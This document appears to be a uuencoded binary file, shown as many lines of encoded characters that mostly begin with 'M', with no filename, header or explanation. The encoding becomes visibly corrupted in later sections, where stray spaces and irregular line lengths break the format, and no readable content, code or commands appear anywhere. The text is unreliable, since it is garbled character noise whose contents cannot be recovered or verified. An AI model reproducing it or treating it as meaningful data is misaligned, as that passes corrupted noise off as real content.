M(H:M8&.GO8%-<BMFCMVMF.P"G<=[LO(_I&11HI*/+5R\92E+/"_O_9`*X+`<
ML_I\$8P7[IF+8%E44GK6\@;C,X\#%]6'40DM9\$BI(5G[+*3,R*),)B>B.TQ*#
MQ9D1=`%-V?R/;/^AB!XLH/TWJA6U'`L[_:,VJQMI_MOY[4>V?R`Y@F;P,J.>1
M\$WT(5_XF[MSSZ:AD4`>L);Y]/-=%\$]N?AWN!"#?IY+7^A?9->%A&&-3"345\
MU>C+_7=D1_0FI%)NU"\$`_B//; .?<-8`/LD_*Q#M,7XQ"LY5=JZQ<YV=&^R\
MR<Z/BP17=K&S5@0H<*VPNRH[U]BYSLX=-FZR\R8[/R8OP)DFAW;?/]6A*WEA
M!Y:AXR9S!/7*ZDG:V&+8J,OQ>J[IX+9Q@LXX\41YULU,!0E@CLT3\$%-@#<V1
MB>)PJ#LR/0\2"?@X/1!`D1@FSG1U`Q`BRG-D&[BKRO!E&7HZ\8/LKR,2:]K
MW@!(-GU3`YH7#&-9)\$TK!10]I8`!R'QJ@[M#&821`T6A-I7G[W;VGNT<[K:U
M\$ML9[_I\$/B+>3!->+>0@ (Y`7XNS;-#7@CWX]M?A[YT_=@\ .7[W97_>H?YG#
M\$]EY.@J&J!;>H\$`V-PQZLF\$%PR&I;#_2>-),MJ#KC7+!#;ILSUX_;/",GGK
MTE*7, %-9B@NC]A)\A<P;-CDU'8-XCE#TV=;U\$`6*]^T]1R8B<LB.1V8O0&#
MP"O0=W7W'(4-_, ((0S^F94*>FVPL!H1@C8+^0AV7?;R7_=(Z9BLAA!7VZMX
M7854X,X&)=A_TWfy)^9IY_#=#T\,CA:V_(*2G>Y1\RN,&NI)='#Y#GC^AR5G.
M0YXU]CF%M0)CG8&#O/PCXJ35\$GED*Q1J*?WT"HIBNYUK&%[55E51,VP!PJ*
M";Q:ME&/#&VX\`\$E3:)2ZASL:#^TA-%:/-,E&X+FLD7,_N(P@T32V5S\LYE@-
M, :Z(['.NURX0%F3JTZ<N2.4+Z`R('G2O&YA#\$!6Q3S`!%RV*F!-<(G"QCUU]
MA/HDQ(9)`K1+@NO5;;SJ`I,UM(400&_L@I@)7"^\03EJ%Q?0+I[N1.UB)=9&
M<N0#JU]L)"QW[L]/C`!2<J'=\$L#IQP,AW)_RMM<0J="]R:LQ!B(U>AYQXI2
M+)9\$AVP!01QQGSST;H6VS^:@)J`%E%791*1X`&^>:6/0ZVXP[PPZ\$O@O<29;
M#Z<GEIR+^7827]<VSMNK%(P6&8.<6)%66&MA;3A!8SHO9A#\$3H0-;<]X6@Y
ML@77#Q_RY;4/'PIIP+\$BO`D3\!O:*S"VY7>LKUB!9V`/@, =:3I"Y5D!/F6."
M3\$E@(@_IP#,3^E`Y36>(23M4TMBQ<XD_#T-([\37Q0(H-(:EB)5>\$FRZXG
MQF=:IM`>2KVPLODF0'A)'`DD`(E`(5JE0*2!(\$=(AIH"MTYM&3HW?3AJ7[N
M\$>9+1,T0;-;/G:/?X>[;W<.=H[>`'CSA%`8I7ZH1<D\S/KD\1FH!W27+3RM
MML@+]F@%SRW"R=L:LVS8J+Q@<0@;%T+PM]_BRI*D;7:0ME=<FL`GLJ+0SC_
MEQ*+XJ<6';U`B\37N\R#L.@I&9H6!L"S,"Q+S_1PX1+;IPVFD[I@`?\OL%E7
M9GH`! [?S4+21&+4%/3QJF+[M>CR*#[H(0)VTF)7I8C_(\)4`'?IZ^5=]TMDY
M[#""_ [NS]Q]RBM!ZN#S<8%TG4LOWU1<Q]LXIVUID"!.,QAR@1.: \R[:ALY]8
M#JBB(\<_YQYIN:#`PW:.Y') +4D&A)`L,E`L*`;B48E!;X&_/MK@`^`B?@8,S
MP-[GE#*' `%@AEBUV+MDNHG-T%\9MMZSPIJG^/W'7WI[&C?7_SGP*=4(RAIC!
M.&FWM30-\$DP<6FS\@MVF&U(\AC&F@1G"@`U-\]WW7"2--&!O^FZ?9W<;C^XZ
MNAW]SM&1X(5)^_&[7J_ROB2*./^F:^C(ZP#B:565*#`-;Z,^\$E6`/X>`7/;@
MD5`-*:%&\$H4QUB&IFA(;94!OMH-P#H)3[`Q\FAN<8JY35`I[*I\$B4\$=@.)F#
M04Z2MS=JM,\$S:S:GA&.90LH`5&N/;2',H\$U#L+N!&J!AVR2L8N#7V)@WT?E#
MU>(2IG2]?7)2.SWRH!AH)R\$Q9G8\+%0HC.=5!'LG@&1S?(QENRKHEB#S7YF[
MCAX!7`@JQU>B?,V)(7/I'(J#F+\$';)Z`)3%NI4=<2CF\$3:')BT@A/`J32:(
MRU&PH5MGKOCAZ;YC:@R@K1?T9\$0F%=%@R8#5,4*:(F&-\$&Y0_"2V]5RE`) *
M]D<^)`*4`2NO_-S?SQ>_-\$\1LQ1A#K^"I2;+,#)!IQ'JV/?W&\$H+]\ _)4\$N
MKJ3E#`I+4Q+/UL+M1B.T/R3Y0`R`R\G"%5.(!R3,"Q]J\G9V/%@;L"Z1&P`?
M'1%V@OJ(A0P11`WM[_05% [Z:S-!<C".8TSC]6>_"DUJS17_D#!>T:](8K7J%
M3P7.1FP8!Q9[#<\$00B&QPP]OR#1%H=NTE<M:B3`M`:N3SKK5P`O`?G76W0^`

M' \CQ (O">@0-:=MKJBG@) C"<>H) S:JO=KK5905YB:_4ZK=GI\43MN&!\$R!,NH
M' V' C?>?2R]X' :.0\$CCF]Z\W3U\WC?O=-H]7:F.%)?)U, [DL<'UYJ^?V-B6N
MVO]"Y. JAA (3D_+/W-XI=5J@>DGG%TE?O:WB5^)OD+]'<' AKY8-TP<, %S' ?>5
MD4%1? (+>Q\G:*U2+A[!+<WRZ' 'Q0ET ()K"Q[6:+K<#Q!#<-FHFJ6"\$+LTC;+
MP216668I#E* 6KY@+T<;+)U/OL>BY (_LTDZ#Q49#?Y-FA#OW959IJ)!H:.4W
MF_, 0`6:Z#2+, !C] \$B)G.)@8E (9H%L`'W*UQCJ<R[8 (WB1*S"0BOJI:3FWD:U
M.*'XV4*!N& (:@9B9\EZ)K!QWWJ&/TTHQ1E4"LH (]83!SFG7I\$KAQNL! I1WY\$
M=G' 2KP;NH15;,'V%50.T<=I^ ((5KEA4&/9G#,>O8_QOKV+?JH (W!HP [HN= `%
M!BT>^6`;AL6/6#T7OV_%/WVJ (!,F8W' HGM+\$,U'M7?9<\7"17C8 '\/\$"]PLZ.
MJ&)N42Q"YGU[A,@&!%M#\$\$.QB&UR, S\$62 (/7V3->LHY2-9, VXX+\$ (6E);0"\$
MC*PD.&6@!.;_FHIL'+:3853X!>@5EP;"M8`L5W)@%H6;7`:E:<H%_W>P5Q-Q
MX&@!6A,!G/N1J)3X5%K2=X5I ('[V+X)+K`?ZFHZSZ/' :MJISV**2&-^)0@61
M!&XPM"G=\Z65"OP!MD/H6-+Y^# (KTHY9, J0M:Y3Q, &"?9), D, J7D+DZ=S6 `_
M6D6`63_C; &;CG4\YY+H!"EQ [MH'4SA, X", WJL, SMT]"\$ ((.L'UV\$DG4HB\B
MREC]?Y4JDE3\$/DYZ^`K15"G-(1BDPC#G'D) ('GX%<@;2FX`) -2R>I_"K* [G
M2OZ [ON>:OK3CZ;.]UZ_'N\$5MBFNR+^Z%DU]I/"D8U?T2*4EG': '&)5U.Z36-
M:("2/@W)KDA)=*:'-D@-D-R.83*G4>/07Q9`IA3)PPLAO.Y\$"\ :I1PEN'M(
M@@[A.QB;!//?D; (TG-/@F`M-4L4P.89!Q (5GG2_!<E/R1: `[TWF4\THDKE (^
M@, 5-885T; `CNS>[#P&@`PVCWJ2E;9F<-)/V98 [&=/<>], 1S&U-H[X\$, F>;2D
M7D.&H>&U2* <T4X`% \Y@OV8<3TL;91:#\9W9J4XK6, %)KA-Y\>.[UBZR (4\$H
M:<Q0K=K5-&/\$, HOQ` (2`^2ZJNX6IU (:9D[])T&M (@HR3I;BD&)/_E;#0/\3T9
MF&=8S`O_N?`\ "5>@HE<R)4*V`M3.?32+DZ006Y8_*RD+AGZ-XZ2=SI9PRFKWK
M8#[, @W)PWP?%3!:.D8M!N28+=\$, [!J[&R<NY9\$"LH]JQEC (EV1@:.1XR#4#
M!4W#>`E1:U2#.`I`>`SAA`/`IG24 (_6I080R`/I2H:*W!I*<62YVHTBGP?Y)`
M?#+G8EF>TWY6HBE/6Z6#H#F3*2 (^Q, D='332\]KX>`ZK-JXBJ`T, U(. `!WQM
M2J>1R0366 [W5K+=; [4[_=;M3;P3BN-, XZ[?/SF&, NX\$C)5HKC97\$N>_PT3JS
M(%70):O>Z</`5IR/HG.N?J?>:QUG (S&>^\$!WD&)*_, =,]\ .V@DB>R><5*
MATJ+4#W\$!QHA+?D# (Y.CZTY1, EB`Q)H*- .B]Z#KW\$SRT=+'8E]CSG`A7<TF\$
M\$7BKP=DH5M(GQ;9"U?DL-BO/"*+9<C\I\$-;`%)H_\, @K<E#-2U8^P@7F/A-[
M+DYFET3BR"4!/EHM%)54EZ0/DSR3X-%N0*&J)K%/(9D9\$_`%SJS_ (DHV*%
M[0@R`!BF].B3U-+N&NMXAA<2%RFNICA"82V<KQ6ML@ (F=SM6%*+, JEL"EQ49
M23!# (@Q&"4.#&, 3\-&]P)Y!5 (-)0QQ\0D@;DN;M!9>&!MINZAP0Z\NEY3, A'
MI.32QAU<K<#WZ=VTXE7T.:WG549XKB, >> [J@K!2S-09F, LETO8), [2FR4M=*
MP[2`W6>>"II=@1A+9*TWf;!!\] [BV=([WZKO.\5*Q5RX+]2I53P1.]/T0.`
MM9&A4ND5, =7#*1XJH%>D2-_\$6YI ([\$PCRY]2 [S, 47N4W@]Q>I6<0#.Y"Y1/#
MP12JKU;8_1\$_G_\$/9<9, 3+Q?^N+D7UAP\3\5F58@A5\Y%!]^2SERFW/6T/U+
M[7^6+I.TTFQRNS2SK3GQ.0/-N>4@5S=MIZ [\$<M(6*#M:41D`MV8<(>, ! [`]G
M:)%F\$`!O`M2X:] []6B*AQ6F1KR*%P.5\$>Y+7RR6?<U=!) =\9 (\$Z..?: (AI^`_
MOAY`P%]A" (>W (42- (LR\$) (Y93);C*<2\4I@A;9Q=R*\$`78Q_@, *0MU!.!>C
M>7 ('?!5M"J"X>32- (R\$)FY3N\$G2 (0DW38CT;#Z`G/R[#X9Q>&9<%H, H>L2^>
M387C6Z1M/)U- (JVZ3^F\$1`KYK/=&C9-4J0?[AUK/+I7B`.FJ^_?J (5@!8_4_
M<\$PA&9K<(I\%O0*>=GSV# (W!0QD@?:\$J`P"\$\$\$?8 (9 [L` (!1H<ZUS [/O^UM' &
M_1P02S*?"DH[C; "OL)8EBR\$)'QU!\$>DN@\X%`[@ (!B%=3A;R<`EML";)E>3<
MD)^^WA[XG%0B0C (M9XF?#IK#^6B) (X&'I=, E71L0, \8; \$#F8`YH4A9V=8I% (
M0=YHCM9V=-*7#0UUE-`1W (@`"RN4H*1MHW-/`FDL`***+7M-H, !M] %-7+C0' #
M, AP#;=`R;W0Z [8YXQUH\T6H?]U\?O; \? "%G#V6:@ [5ZBFH2VE<+>I3Z+HY) =
M4KJ0?;XOFM="UH=-RG7A (2*E9%XBFB^[@XRI (#RM?B (32N' TNX`L@*)X@*B!
MBy.0/I+@`'_ , &*T3/E)0YN6N_%&; *HE=-*``> &1/ (R*J2\$ (BE, \I7U!X*9=A
M08=1!^]) ;99, 5C6M80K/<Q8MK)4\$X*_ =9; >P [WXVE*E0SN!#D/<7<@%Y&0JA
M2W1@EBL5LI_U.*!IRP]/`\^53+*1VTZXKR<=XS [=1!/_808Z_Z+Y%+&W=L)
M<=_>%-0=M4&Y;WfZBTM0F, 4OP7 [M`Y"-3 (+) [LG33V6.!(D#_&.L!0J32LLQ
M4; "C)Q]@FLI638&JW4I) L=(4J>):QW4R6: `<1OTZSJ9!02P#7E4NC:KU)@NM
MK-QSE.<HI\$;ERZ]1M8K):J;A8UQG-LU%XP\$+TU4HB`J\TMO)4%\$Q!^3V [D5H
M>W!G`%M%C"#D;8K_C)`5OD+*`OR_T!9"#YH7V!#:#&0.RQEL0_6;<!X.0+X6
MG3`>H= (*&C>8]R?1`@]^`B`^&@`4&=V, ?_\PF<;) [., \72QO[U;K/SR9M-4X
M/V]TNH%7>U4_.KP^?M/\: :?6R6G [[/\ZW?.+GW]Y^N`=)9:L&JI&"5 (Y, .
MQZ/Q`NK?J`X`_?`U-__X]CM52#B)EU-51, LJ@C.1FM\$:\RHH7FR>&6T_, MI,
MNF\F-4Y^V-) #G]2H, QC285IQ^T9<=N+CKIA%; "T\$-UI>L/<4Y"GQ[; %X-<' %
MT (HBT?#%R> `DO (%AW:E^)]Q:KG [W [7=%UG9&0R\5Z1I`P\H7XJ!<=`C&EF-I
M' C>COY5WA?>?<V`K*@Y [X/E, >FO-<HO8T2P]S [6FYHM"\8)*E]TI^#ZS04QV:
M)+/-`G\$1>05CR+T`R"J] &%8460L5*[W]7K6W;U1I%E/NQ4`11P`K9O [O<_T\
M"H. ;:3 (4SU9J<Y"1KC)B^W3_]F'+`"U9VVPV`G+6 [S; ='"I`_CG-H;CA\N (UC
M>)3@# [HMV. : `E+BP74.*P0TM2E%XM`=^E\QH2!\$ ("A%]5E"9K^`XJ8I%; -#
M@H-DS!")V="B@2R7T%1I\$@XB\$/%)E1:)*=U> (`LBQ!)80C*`%81GOP1*`9W\$
M, %OT]0<H*DIGT6!, .D-@PWA4S\$IWU#T6\ :C+Q^M0=H]2R:3/D: !B+-&J%"LF
M^%, KJ, F#2GVIA< [LHWZFW: _`@CZGLKO><!F; I?*0G8E323P?TXY+A6U/3NE
M\%; KWL##-&@?, 2@553'> (^_P\-%CZ46:L`/1OB.\PHYGMHCTK-9% (20Q' A2F
MS.`D [2RNYT-Z\^VW9', \$RZ\&@_Z-7 [T4/XA, U2^/@<SJI<X&' \$2V; *A7CCUE
MO^&`#%&^IKL<A8+\X+&/<J)M5V:Z/53!J\$-16ZU9`D94S*QRT\VG@2`6IK, @
M<Q>4]FL [U/ (?C/*V&UQ#TDDLJRJE)M&K2MO3, DN, ^L`_*Q^SFL0`\$11;M;/&)

M-GF+NT2,D@4,5WH@S\$U6+HAV+D^ZOW5UQE<`JO.2ZJ5+2&N'<QL`L!"TL?)E_
MORB.?CP^..Q/?HY':"SH<`)Z1KJ<PG3^DA[(\3RY_5//=S5%\$G-/*79)8I0IK
MQDP#3D@0]8Q3*MA4T9H-G9>#F2C//,YS7T?EAT!#KJ^,D<.)H6UP=1]R\70T
MP2/QEX=A\$N=LRW,#PW3(T)L5!S'_80;G9J0UL>?3!^8@SD">I.69#=(LFTM6
MUP2>3JKU0%KR5(O'KT`T)"M7BSZ[#`L)<Z85P.L', "[]6M\$J\&1B\S8!B.SE
M8>N![-R9:;_51X5.\$@>M_"`8<4KD,>K,5!MLK^WU/"]W_DI:L:H2"1X9817?
MU3I8>J.5U<!59;!0+A51EXZ\`O(?..H_80)^376+;)D/:00TB/:ILR^TB*._E
MRY?OTM7[4O'@+!4I(X^/*0RK_FN+E+/9G\TJ0CPJ]4&0U/0#7?H!(/U&)&^
MK(:_HAJJ^T5)#"\$A'@8#(*[#4N>?9,'BYOW!;! :XW&V(=-9/2C9:?)FX]4G
MA^F3=[_U3:3R_DG_R<AS_RHEZNC+(B>)R5'S[,EL]E"=3G:[[>C' HV:' %:2 (
M*?[Q_=,]\7VV@`CP&YAR9%TJ,0/] ?D62XOT]^C*6B`\$,P)</)E.QT_VY\]S?
MWQ6M<;Q<%>6Q#[+"JV0\$&WR4;?9X"PF`Q)+*&46+E\$RN%TD"#1ST50W!Y8ZN
M#,CEU.6X:(M>U`?5CRC-T'U'_(@WMS\$B5?[4.77X]7`9GSX),?\$XP<3*(P
M[M-%SX#\=\$42\55<06[M-9I-5^U7_W8!9B!BC&RG!@#YQ^A/5.ZO.*CDI/7
MK=HQI#FI_=\$203J0(+YB.%VONQS'^B-S@`Q[\$.F>U^D^UXT;_M';2"+300-Q
M`^2!:=!;0/>\T3X\S_ZL+!+L=ZSH(M."RJ'QBSC\<=E1*T+7'6AU1_' :%;]
M.D2--LXXM>_P;Y3P/3`RC:>?1Z%!D<^2I:HO`[?G;'UDC9X*>E/[&>C\M=L_
M__6LT>V_(?-YE7:=5A;K&8B5F)Z?#,IGPT.]S5PX>38S=<^/ZOTWC=H1RHEF
MCNR5-RL0\G`A_*O%9LWG1S#05._V8F2]6VBF(6&*K\57_+; ;T"(-]Q`53GE.
M&B?MSJ^YVJ;1-)FOK=K\$EN?C[B4AW]>4X[Z>;IZ>;QF?<;QX<'C.CR! ?OAK]
M>-YFAHO3)N2Q,\`"TA#Q9!I<F*ZPD8-;`\0`JM,[EFE-KSQE<CU@OFO;A:WH!
MQH/O9CC7,>2&8`Y5H;>^8I,HY"?]8]V`M?W#T^WK2.+P_&@W`^`-Y+=L9"I`>
M&,EF^`0<)_MP>`O6X(52<,U<+;QH#\#K@`L?7R]4#PZ6^5>\69E1?6\407
MD.KFI7?A3+=Z@+!JGWC>*W<(" !>ZQRPJ'3V800M<^R?&7)J%^=MM-AP6D=.
MK>-T:J<P)\$[S!9IJ]4_JIW7M*=[S3/SK7WK-,^[M1.5.GR<0NGOV:4C;?G
MG1J[G?J["O[R<I?V]A6D"7D7LP6Y+#P>NN0TS"#IF&/9B(7\$X#N:%#?V`
M=V#N0\$U.XVT#/\C?%_UZ'?.(1T.C^N7G[KSMMOJM-OG^#V`%M0=O`V`4[#C8
M4OQ`Z`3/*VW+HX:Z`S5I`1GG<;KYEMH#,S#J]_G2;)PU! ?#TOF`W.J[".>P
M]_7IJC"WE)W<('9#75V6><_Y<RHE8.>H\;KKH'0,@AGM91&YQK@9.;.4_@ZO
M\3.`\`>/G9C&=X!=_QY."DP%^\$@B4/XA%D=I)A>+L(%*\PF\TS+SK%/)=)*B=<
MA.J+[9)D() "@E%=CHE%^Y)5D0#%AG.)I6)_TO+PS\$_JON[2YEVUN=;G-,+]9
MYG=3:Z]U<M;`9`#D90R(H8!`(7@?\$Y\$J^-4L9MS:AZ4U0+L7![4Z_54ZH3\$E
MSQRO?^4G/<5H%B#;2(&S^?@6NI4Z@NXA<G!N%<KB!D`ET!</ (GO-;EO-YC)'
M-V*:97P`'\\$U*)"\$Z&YM*!/P`HR_"8WL?F,R8\$,QF3RJQPK,[G<_;PP8]P&
M4U>R2T@].A@GRU3N`^8B,M:6M>:0#=A,@);9@W@/\ANJD*5\$4/>S!Z-?EYX
M+7A.**0T7O1OHLDLT#[]\`6L2+`,J\$U&,9Z[_3:"\$TC*(`O!6?5L:(`#:`O
M")\$.0:T@AD@2V`X+,@ [YN036%I)M(AGOH?HM05NA,&0,"VWLKS#R:?NTX<2)
M?-XL0"<0M^1V.&8BM:"WA?`<M</LE1^DNROXOT.3>A`'\VL#HG`VX&.NTI2
M"%AI`,J%K7!^Sj%?5`"-S\$BT8/DW/#;TV%!GIJPCFD37:,T(4AAPT(C4FKC4
M4SHL=Z=XGJY,) ,U>J5PG"4)GU!9AW,(:';:JH\$LYLUF2<J]?16BM`Y`]JLG>
M`N.\4<#;HRVF(,%&U[RF"!'%WA%<@XL(37-+LA8+-6_/IC>[.(K+)-=\$2T&
M/I\@AX-!-%._5?U8[.`TF@#F`FB/5A]I-HGH^K2:1/BP33VADZ#N`AH9SH>I
M7Y2\._`*GXP6?9;X(J_ ;T2F%)MM!!L)9)1G;AR82!>`.XZGMA>,1)^]HPM
MR,P%7>#E-BLS&B0WS][9S%@82L_8`LTH&>K9^Z5<<\$%\IZ:I[4"P16\ND][
MT&=/;<\$;Z3#<4QLUQ5)YD(/W<"N(=W<[* ,V',![8UO=>AAHVZ.`83\`*+C6@ (
M]@BPX^5ZXES(; /! ?P`=I!G*3Y+LQC)'R@8X:(#FR:+DDZ1IQ2K>2I3`*+AKS
MCT<Q/15D:*10;R&K,RT+I/FBI*-7R.K-]H1;-F%\$<ZEQO(Q8)9894:H<\B@@
M*!4?<9C]H5*1L?`[WX+WI<"/G#R+M7%>2,?7E_*;"^I!VIZ/(1%-K9Q`M1
M7X_BI?DFD^;A?`EA0+)]&H[B]"4[JP28F\$FZQO5\,\ITDD<]H`=&TH2QO&#%
MGY`N[1]0NY9#?HM6C,A<U4181E(SR3(_ASIS:%92X9)FOH/M0TXK;.">V7,HA
MOSGZLKU?S8DAJM:<.W-JER8K*V@+; ;2'EDD_C=GN\UH^NAUN!!CNS*E=RB&_
M_+';FFWDLJD9&;(Y)P?D_.#-46<E,#V&.W-JEW*H;C3`QF8OEGGZ9RVO;V3B
M%#ZGD-GDMD`5;;HSI]U;*B5WE=I:2F8IEL_TJ-:H=)M-,9BDSK;=;WLMGQX#
M&6`X,^=FJU0]6<04EEK*T[(1D@`P)H(*LY-8/M-C]I&J;4L_\:7YLLRH?+I1
MB,0@A^*_JQS_795+*H]BPO)DK1/]#J!/XF*-QO"DFY7I;`IKJ=13W\F>#Z*:
M9.WR\:%WOY6?^;92W176B5MVL189#X]CKE"^^"\$`U'0BS)%Q;^WC('A@)-OK"
M-#PPB&3]MY=6W@&=[RO]RDCVAMXEM`C+FP,_S.2X4HJR:')+1:'-[-\$`?YND
MPO7G@PM;Y)=L;`NYEKK.([%-X/%VQ;_9^`?)MFUL80#=_YU?!2LXJELUY)L
MY]+6KC/C.\$[JO1;/QW8ZF8DS,B51,AN)5\$G*ES8YS_(]ZEDW@`!)76TG:2?=#
M>V**! !:.`!6!A85TKT@%MY<]QJG*]W0I"O9Z(V^^`E'E43_(WLV^XL&P99MV6
M#3#FC_19/\G%SH4+UCDQ;5PZ\ZB?U(/S720:TD`F05<-N"9/XSG)%\$_Z;YR
MO7Q?)XLEU<9MB14@4-==+;>?V37">E)FZBRUY6K"NX-I1Y6L'+ZWT&J)_
M5PM_ZS-(O)]^F3^,Y_31JJ\>Y*^]S<P^`5XS>B5;R)0"+&=[GGMCG*#Z9: :0
M_=/Z9?[(0\$H_Z2>UM<T>YN>A"[PPED_\I\EV:8'&!C*2[Q-E(/`!Y0B86'>
MBO0NA%_F-0)%7`3#?)_"^.=<(SF5B%`%3T8Q_8Z6-03C.7V4I_-HN0"8R*,N
M/!-B;\$!,G]->3J/BR#&YVA!I\:'`E"J9#S(7WO)I/) %U1-X(?-C/^HG-6EI
MU8(Y\$T\$`5\D]IX_Z23W(WTPO!8)T480,RR9TZY?YPWA.`XVE>9[H`0FD_&A2
MJ0E5&?73^F7^T(WQ[_11/ZD`>]Q&0SQTOWRSG.E*]D7FM_W3&#^_,3\;S^FC
M0I+18!&>2#@D=;+/Z:-^4@_987-5-6:6."V;8*U?Y@_C.7U,.\^5\SUG81.5
MSS(J)[N34HS[**+J90.`^<-X5EV10H4]\$;&CJE/XT_IE_M`3R[_31_V4&X=J

M0 (] %R3V7, UW (OLC\MG\ :XS?F) ^-9P, CJID"K"B!' U<K_&7^,) XSP] 559; 1: MDKAL@ \[\MG] :O_0 `=-41_5=RV[3NR#?9%RDJ] 30[I_7+_&\$\%V! "=" \# 'AA8O M+^< [60 \N_ \J<>?TV6RSSV_YI_ ;+PJSN2QS&+?*EB] E\$_J0?YRW] L0\$A=1HB (MD9<-J. 8/XSE] U\$_J00U \ZN= ['G28"TG_CN-MPF%2 [0P, [J8S, &Z405@50WZ" M5/C+_&\$\ZUF CG_H) ' P+N4*I5, [@I**/U:ZK2R!>9WV:3_, KZ9?XPGM-' _:3 [MEZKZC"Y:F@^J, _Y-] H7N9OK. _FG] , G\8SS80_:0>Y"__L9>DW5E>F; 8R9SD_ MJ () W^5?&5DW?9HME?ML_K5] 9<, ;'] %\$_J0>U/^SNY [>] <=?*/NHG] 2! _^8^- M3>NZ9-V" \C^, _Y_11/ZD' -8"15QA1 (-O=' O\J] T9CUGB9^6W_S ([:U' 7KT9N= MT. . .] -*890-] OFCN3?9%BCE+\$S\ :@Z6MX", >I5 [D^LTO, S\MG\68U#:LS\$H MY@++! 3TK>EF \07R?+YI [DWV1Q: "T. 1J#VHBARN;) !K#, IVP/K<\COXRK-N+] MZ"J%; T<5+WA77#3WQBZ&KS) % [] _%Z*V#LFL#QNUF4G, ?1R+^3&5QU<=67%< MM1&51E<IK# "J>\$' A; %%\F2N6?9' =!1E+G8+=0"8 (#"3SJ) _4@_S-S#K7DEEF M@X9E \Y [YPWA. ' _63 [CO7*^AKK/MG/:D' ^9OI7VQT+S8ZE' E. ' _63 [E!<W) _? ML-QO0]] C1M) ^4@_RE _^H&653*7J7?=?1/ZH' [(, 95!B\7&YK_ /ZJ) _4@_RU MT11; %@&Q9050] , O\83P; BS9NIH41) N. 15@*VO0] 7F_ \J; <EXFWV1^6W_S\$P MQC/Z: -^, JO*WPQ" [=X+7FVKIN6"<1:] -+%JO, \7S; W) OBB \9!>Q?ID_C&<; MB/Z@)] D>3\%<^VI>C (<,] O" +X, Q/QV4] ZO; P; 4\$KD98691_UDWJ0OYD^1 (8T M2, P9EPUXY@_C. 7W43 [JGT0BQ3FH (QS5&_+1^F3_2^: #?Z: -^4@_R-S/2M#T9 M; 6J8MYSI4?9%YK?] TUPI] , ; \; #RGC_I) XRQM. 8\WM@6F&ME' _:0>Y"__L<=O MFA0+!OB5]] ; _PWA. ' _63>E!C, . \$7C. ("2XN+=%7, /Z>/^HE! *_ -:XV \04V55 M, / . </NHG?/C%UJ4H<^<-!92423PL?IQ!L4P5_@1J97' K^Q+5RB3?NENE, LW2 MC57*V8X6*925 \Y=3O1KQA6%=> YTXZ&O*PIGZ?8752KFK5Z-57] ?&>+A*Y- (M7BD5 () /643^M7^8/? :Y=I7I+>M1/ZL\$^: E (O"#EHTI; EU!C] (O/; _FD<M5>F MSO**M9; Z. 7U4IY/AF) ' ?JU=5 [:4A] 4;] MG\ :G>\$WY@_C. 7W43^HAB [BT886Y MU (%D. =NYW) OL"PM?_, XN8OTR?QC/Z6. *S+0+>6QR2-R43IA; 0\$S' -YS3LY3@ M54J8#@+>K (I%1\$4\NR. /M+A1GU/L, CWA5I:W4E+J!1<8DW, 4) =6' \M8MT! -M<; A1*ZAPI0* (>KM: ?\$=8FSY [3<V25UVEL: 14: LUA2!NI5) V"DE&6L (\@<R, MD49/!6^*DCS?>_ -J=T, BQJ/W3^3UPPN. TZKBNL/ :JNUXEB&SC^WC_ ; W] E] L M4%1U@< (TB: S15\2F9\$5SEBIJH74. I?/\$Q] !4I] "8SBADDBT, NH=O. &8SJ@?P M] H \ "HWDH\Q&^Y (U=Y\$, 1BXN?C' 5) \$T01?TOCW4) T [:UJE: , PJ3+I<=>H5^6H MLU8, Y; ' &6%KBCH+N6\8H [2 \OTGCN-\$M [PDNZV&M4' :=!J (_-CINXO<E; /!96 M (->N@D-!J, 9. YDQ086H-9Q9. # [B#HR \N-3-3@>4) 1H#JSRFW!>MZYKR">) M M?<^TMI, _ (CY28B3#FL (T; 3\MW; NG#/B-2V=&5F) KY \V- 'U: W=8!B_ZLL992! ME% C=BFR218!868Q54N, ' \; XF) R>B&S3 ('H8, YN&6F" ; B_G>2R*60 (4 [(< _, MFNG) @Y5E12S74W+6, J/<OI&"V<CD% (^RX*MF; 0VBIBD: O#"CPU, 2] 7C (*5/) MR50GBDQG6%/KHFYC4M\$%HL] _W]) 1K7; E2Q-] -2\$SD#/ETP@1. V792TL&954 M (#0K3X [>' ('6Z!EEHAS575J+U: HTLZ\$Z719*0AZAD0IZAQA007' \&5S/0XF) MJ: (RHVJY&87004"GFMAPSA: 0HF%NT* \$X>YYCN<0 (KXSNFF) !B, Z9) 7T^G (1R M, +! ' <=N%?<*>20M9U^6M9A9P#\] : "Y<@' \JR16"<9* ; 5*5G) =XSF [52. ,) V9 MZ#=#]] [KI33K'] CA!R*4;) (PD]) E&' "F?+CQ. 5C": >R61DXYC#2%<J. QRLPXW MR^F1V \ "JT] 13B&GK. R4T88? :) N53; M=TBM/>J&%R>\$X#. V, &C: F, R (N08M"V M&IAG1*E<C3A+) JHQ5+) =T/A<E>A, Y046TR/2) 0&: !&, RPIN1U^5E>^L, _DDC M [. J3\+) -X43AL8?AS+8HZ%; ; =VIG\AI*J\$^MME7) 28M2M#AKJUURC] C=TFX MRZ9' <Q' U, :Y-N: 3C_4H' 5. IUH^%R \7CX" //O<5#*R", . 2\6KS#5+=NG\R. 3\$ M' \ZC%N>SQ>#T' : +/Y \MYZ3) \BD [9\3%%H97/G@6J%N? \KU2, (\E; I? *J22! -MA0 \. P (]=2] *D1RN \ (CD' , *; T2&O4N \DECRS, 1Z\$R, N534J@OLV2EL. N, 2\$R1 M+S0!S) 3I*?10_JH9*@QYO \J%DM+1; SB=-9>I+] B1N\$SJ (E!J-3MB8L%2Y-2) M, S8@E*4 \GD%FI \] E8RB8. Z=6*V<WJIE@FC=> ["QF&E^BC. "RN2@L7ZO1C [M; M957! I>NG*K) "T3M/D1S) FTI* "W#SEQ\$ \QL_1. V>Q= (^ (E [21DL& (X\S: N, AE M] EC@#I5+] X#N+) UAAG#<LW0@, &O. 07%7Z*12\$Y0>HPMV?XC&*4*J\$: ^K \0 (T M#S@, = ' *? ' #_ (F>FY&O () S (A7EK55S) (4W; 3K [!]) 5VV. 5XHA8+K<] TZ (&1TP MW>MPX+RJ7CG==A/+ [_; =5JS2P8MV"GBWY?J2ZJOF, Q5>B_G, [%?D, W5F89/3 M5Q>O-"R+9!!20#) <H!L+?W#YCYAW: 0M3: JL7E, 9M9&E*VH><MGICE&Q=S \@Z M5R\$/71A&FDLZGYB# (= \7E5H- /EN+1#N6T!) !WY=T? =QW#OH8#Q&Y-, IEA@&6 M, 7^9" ""+5O8RC0 [[GJ" \4P: . ' <XM! !&+*ND6G\$QY * @, Z!E (. 0X=<; 3C^B (XL M* =GIM^NOWS@/ :FMP=6) V/G%^^JFQO; - [\+P\$&U&% (ZBDD0EB*W0A@G7; [B#A MS@77#IS0; 4JN+<\$@: Z72: 